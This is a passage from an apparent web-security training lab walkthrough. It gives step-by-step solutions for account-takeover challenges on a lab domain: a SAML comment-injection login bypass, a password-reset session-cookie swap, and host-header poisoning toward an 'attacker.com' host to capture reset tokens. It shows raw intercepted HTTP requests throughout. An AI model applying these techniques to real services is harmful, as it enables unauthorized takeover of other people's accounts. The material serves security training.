
Step 5: Click on continue button.




Step 6: The figure shows intercepted HTTP Request for the above step; we can analyse that this request contains SAML data:




Step 7: The figure shows the intercepted HTTP request; we can analyze the email id “not-a-john@webhacklab.com”:




Step 8: Replace email id “not-a-john@webhacklab.com” with “not-a-!- this is comment -->john@webhacklab.com” as shown in the figure below.



Step 9: As shown in the figure below, the XML parser returns the last child node as “john@webhacklab.com”



Step 10: The figure shows that we have successfully logged into user account “john@webhacklab.com”:



Module: Password Reset Attacks


Cookie Swap

Challenge URL: <http://topup.webhacklab.com/Account/ForgotPassword>

- Change the password of the user “csuserX@webhacklab.com” through forgot password functionality.

Solution:

Step 1: Initiate the forgot password request as your user and select the method “Answer Security Question”, we are using “foo@webhacklab.com” as an authenticated user and “anant@webhacklab.com” as victim for walkthrough:



topup.webhacklab.com/Account/ForgotPassword

HOME TOPUP VOUCHERS

Forgot your password?

Recover using registered Email

Answer Security Questions

Email
foo@webhacklab.com

EMAIL LINK

Step 2: Answer the secret questions and the application would redirect to the “Set New Password” page, as shown below:

topup.webhacklab.com/Account/SecurityQuestion

HOME TOPUP VOUCHERS SHOP SUNIL

Please answer your security question

What was your favorite sport in high school?

SecurityAnswer

RESET PASSWORD

Step 3: Do not reset the password. We will revisit this page in **Step 6**.

topup.webhacklab.com/Account/ResetPassword1


NOT SO SECURE

Reset your password.


Password Confirm password

RESET

Step 4: In another browser (or private browsing window), initiate the forgot password request as your target user “foo@webhacklab.com” (here “anant@webhacklab.com” the victim) into the application. Here, we have used “Firefox”:



Step 5: Capture the value of the cookie ‘ ASP.NET_SessionId’ present in the response, as shown below:



Step 6: In the previous browser session **Step 3**, enter a new password and capture the request in Burp Suite:

```

Raw Params Headers Hex
POST /Account/ResetPassword1 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/ResetPassword1
Content-Type: application/x-www-form-urlencoded
Content-Length: 187
Cookie:
__RequestVerificationToken=VQpywDJbh-S6BOWxBf-EiTdZq2a3IYBYEV76QI4Ykkg3DsVvOywYqb0cH4Ykgzd37L
NI1; ASP.NET_SessionId=1gtafgv3drjhm0whn52linlb
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

__RequestVerificationToken=h8g24pvgMyfpmaWglNrGZbkGD0X_3Z2pM30ZNiOQGjmzhvVSaRhP2egISzkLZB1cnK
Q1&Password=Newpass1234%21&ConfirmPassword=Newpass1234
    
```

Step 7: Switch the value of cookie ‘ ASP.NET_SessionId’ with the one captured in **Step 5** and forward the request.

```

Request to http://topup.webhacklab.com:80 [192.168.200.110]
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /Account/ResetPassword1 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/ResetPassword1
Content-Type: application/x-www-form-urlencoded
Content-Length: 187
Cookie:
__RequestVerificationToken=VQpywDJbh-S6BOWxBf-EiTdZq2a3IYBYEV76QI4Ykkg3DsVvOywYqb0cH4Ykgzd37L6AjL81iWTz6
NI1; ASP.NET_SessionId=geom0ulhsycjojmhkvmfznt
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

__RequestVerificationToken=h8g24pvgMyfpmaWglNrGZbkGD0X_3Z2pM30ZNiOQGjmzhvVSaRhP2egISzkLZB1cnK-nUe5neilP
Q1&Password=Newpass1234%21&ConfirmPassword=Newpass1234
    
```

The password for user “anant@webhacklab.com” is now set to a new password “Newpass1234”. Similarly change the password of the user “csuserX@webhacklab.com”.


Host Header Validation Bypass

Challenge URL: <http://topup.webhacklab.com/Account/ForgotPassword>


- Bypass host header validation to perform header poisoning for your account.
- Capture the password reset token.
- Change the password of the account using the captured token.

Solution:


Step 1: Initiate the forgot password request as your user.



Step 2: Capture the request and change the value of the 'Host' header from "topup.webhacklab.com" to "attacker.com" and send it, the application accepts the request:



Step 3: You will receive an email with a password reset link. However, the link has not been poisoned and contains the original domain 'topup.webhacklab.com'. This suggests that the application is either not vulnerable or there is some header validation in place.



Step 4: Change the value of the header 'Host' in the request to 'topup.webhacklab.com.<Own_Domain>' and send it, the application will again accept the request:

The screenshot shows a web proxy tool interface. At the top, there are buttons for 'Go', 'Cancel', navigation arrows, and 'Follow redirection'. The target URL is 'http://topup.webhacklab.com'. Below this, the 'Request' section is expanded, showing tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The raw request is as follows:

```
POST /Account/ForgotPassword HTTP/1.1
Host: topup.webhacklab.com.attacker.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/ForgotPassword
Content-Type: application/x-www-form-urlencoded
Content-Length: 191
Cookie:
__RequestVerificationToken=qhxWL_nSsBrITjRT__--p_fZzWz52SoKWTUMVGBKZqilci80pu7j_N3tcCty9KyqtDkqMV_vZNC9ilv3pNfJ
H7J2H_cuh7j6rZpm0Fjvb301
Connection: close
Upgrade-Insecure-Requests: 1
__RequestVerificationToken=AmeLIHnsuEPYx8xCZV3YN1-NGR6briq0DGc6caCjKxkUkdI3nkIRbuKaqXP3Hhx_Q4Pqc-tNSTq0DBTbHmWq
GW2HCujpYYQLKSPUMCthRrYl&RecoveryOption=1&Email=...@gmail.com
```

